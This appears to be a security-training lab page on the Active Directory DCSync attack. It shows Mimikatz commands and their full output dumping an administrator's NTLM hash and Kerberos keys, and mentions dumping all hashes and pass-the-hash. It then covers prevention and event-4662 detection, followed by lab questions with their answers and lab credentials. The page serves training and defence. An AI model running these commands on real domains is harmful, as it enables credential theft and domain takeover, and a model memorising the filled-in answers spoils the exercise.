DCSync


Description

DCSync is an attack that threat agents utilize to impersonate a Domain Controller and perform replication with a targeted Domain Controller to extract password hashes from Active Directory. The attack can be performed both from the perspective of a user account or a computer, as long as they have the necessary permissions assigned, which are:

- `Replicating Directory Changes`
- `Replicating Directory Changes All`

Attack

We will utilize the user `Rocky` (whose password is `Slavi123`) to showcase the `DCSync` attack. When we check the permissions for Rocky, we see that he has `Replicating Directory Changes` and `Replicating Directory Changes All` assigned:



My Workstation

OFFLINE

Start Instance


∞ / 1 spawns left

First, we need to start a new command shell running as Rocky:

DCSync

```
C:\Users\bob\Downloads>runas /user:eagle\rocky cmd.exe

Enter the password for eagle\rocky:
Attempting to start cmd.exe as user "eagle\rocky" ...
```



Subsequently, we need to use `Mimikatz`, one of the tools with an implementation for performing DCSync. We can run it by specifying the username whose password hash we want to obtain if the attack is successful, in this case, the user 'Administrator':

DCSync

```
C:\Mimikatz>mimikatz.exe

mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator

[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 07/08/2022 11.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd693139223732l6cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8
```

```
mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator
[DC] 'eagle.local' will be the domain
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```

It is possible to specify the `/all` parameter instead of a specific username, which will dump the hashes of the entire AD environment. We can perform `pass-the-hash` with the obtained hash and authenticate against any Domain Controller.

Prevention

What DCSync abuses is a common operation in Active Directory environments, as replications happen between Domain Controllers all the time; therefore, preventing DCSync out of the box is not an option. The only prevention technique against this attack is using solutions such as the RPC Firewall, a third-party product that can block or allow specific RPC calls with robust granularity. For example, using `RPC Firewall`, we can only allow replications from Domain Controllers.

Detection


Detecting DCSync is easy because each Domain Controller replication generates an event with the ID `4662`. We can pick up abnormal requests immediately by monitoring for this event ID and checking whether the initiator account is a Domain Controller. Here's the event generated from earlier when we ran `Mimikatz`; it serves as a flag that a user account is performing this replication attempt:


```
Access Mask:                0x100
Properties:                 Control Access
                    {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
domainDNS


Additional Information:
        Parameter 1:        -
        Parameter 2:
```

Since replications occur constantly, we can avoid false positives by ensuring the followings:

- Either the property `1131f6aa-9c07-11d1-f79f-00c04fc2dcd2` or `1131f6ad-9c07-11d1-f79f-00c04fc2dcd2` is present in the event.
- Whitelisting systems/accounts with a (valid) business reason for replicating, such as `Azure AD Connect` (this service constantly replicates Domain Controllers and sends the obtained password hashes to Azure AD).





Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Download VPN Connection File

Target(s): Click here to spawn the target system!

RDP to with user "bob" and password "Slavi123"

+ 1 Connect to the target and perform a DCSync attack as the user rocky (password:Slavi123). What is the NTLM hash of the Administrator user?

fcdc65703dd2b0bd789977f1f3eeaecf

Submit

+ 0 After performing the DCSync attack, connect to DC1 as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the Task Category of the events generated by the attack?

Directory Service Access

Submit

Previous Next

Mark Complete & Next